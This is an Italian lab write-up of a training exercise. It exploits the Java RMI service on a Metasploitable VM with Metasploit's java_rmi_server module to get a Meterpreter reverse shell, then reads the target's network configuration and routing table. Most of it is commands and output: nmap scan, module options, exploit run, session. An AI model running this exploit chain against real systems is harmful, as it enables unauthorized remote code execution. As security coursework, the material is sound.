


Progetto S7-L5

- **Obiettivo**

Utilizzando **Metasploit**, sfruttare la vulnerabilità della macchina Metasploitable (192.168.11.112) sulla porta **1099** (Java RMI) per ottenere una sessione di Meterpreter ed ottenere la configurazione di rete della macchina target e la sua tabella di routing.

- **Svolgimento**

Per prima cosa ho avviato la macchina Kali Linux ed impostato l'indirizzo IP statico su 192.168.11.111 (su rete interna), come indicato dalla traccia.



Ho avviato anche la macchina Metasploitable che nel nostro caso sarà la macchina target, ed ho impostato l'IP 192.168.11.112

```
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.11.112 netmask 255.255.255.0
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:ce:05:91 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.112/24 brd 192.168.11.255 scope global eth0
    inet6 fe80::a00:27ff:fece:591/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

Infine ho effettuato un **ping** per verificare che le due macchine fossero in grado di comunicare.

```
(kali@kali)-[~]
$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data:
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.708 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=5.19 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.739 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=1.61 ms
64 bytes from 192.168.11.112: icmp_seq=5 ttl=64 time=0.393 ms
^C
  192.168.11.112 ping statistics —
  5 packets transmitted, 5 received, 0% packet loss, time 4037ms
 rtt min/avg/max/mdev = 0.393/1.728/5.189/1.777 ms
```

Dopo aver configurato il mio laboratorio virtuale, sono passato allo svolgimento vero e proprio.

Per prima cosa ho effettuato una scansione della macchina target con **nmap**, per verificare che la porta **1099** fosse realmente aperta e per verificarne il servizio attivo.

```
(kali@kali)-[~]
$ nmap -p- -sV -O 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-20 09:57 CET
Nmap scan report for 192.168.11.112
Host is up (0.00055s latency).
Not shown: 65504 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
```

Successivamente ho avviato **Metasploit (msfconsole)** ed effettuato una ricerca per individuare l'exploit più adatto per lo scopo.

```
msf6 > search java_rmi

Matching Modules
=====
#  Name                                                                 Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/gather/java_rmi_registry                                .              normal No      Java RMI Registry Interface Enumeration
1  exploit/multi/misc/java_rmi_server                               2011-10-15     excellent Yes     Java RMI Server Insecure Default Configuration Java Code Execution
2  \  target: Generic (Java Payload)                                .              .      .      .
3  \  target: Windows x86 (Native Payload)                          .              .      .      .
4  \  target: Linux x86 (Native Payload)                             .              .      .      .
5  \  target: Mac OS X PPC (Native Payload)                         .              .      .      .
6  \  target: Mac OS X x86 (Native Payload)                         .              .      .      .
7  auxiliary/scanner/misc/java_rmi_server                           2011-10-15     normal No      Java RMI Server Insecure Endpoint Code Execution Scanner
8  exploit/multi/browser/java_rmi_connection_impl                   2010-03-31     excellent No      Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl
```

Ho aperto le **options** e settato i parametri di mio interesse.

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

Name      Current Setting  Required  Description
--      -
HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
RHOSTS    192.168.11.112  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     1099            yes       The target port (TCP)
SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   8080            yes       The local port to listen on.
SSL       false           no        Negotiate SSL for incoming connections
SSLCert   false           no        Path to a custom SSL certificate (default is randomly generated)
URIPATH   false           no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  -
0   Generic (Java Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20
HTTPDELAY => 20
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) >
```

Impostati i parametri e verificato che il payload fosse adatto alle mie esigenze, ho avviato l'exploit, ottenendo una sessione di **Meterpreter** sulla macchina target.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/5Lw7DYaoK2H2
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58037 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:44660) at 2024-07-10 14:54:14

meterpreter > 
```

Grazie a tale sessione, ho prima aperto la configurazione di rete della Metasploitable con il comando **ipconfig**.

```
meterpreter > ipconfig

Interface 1
-----
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
-----
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fece:591
IPv6 Netmask : ::

meterpreter > 
```

E infine ho aperto la sua tabella di routing con il comando **route**.

```
meterpreter > route

IPv4 network routes
-----
Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1    255.0.0.0    0.0.0.0      0
192.168.11.112 255.255.255.0 0.0.0.0      0

IPv6 network routes
-----
Subnet      Netmask      Gateway      Metric      Interface
-----
::1         ::           ::           0
fe80::a00:27ff:fece:591 ::           ::           0

meterpreter > 
```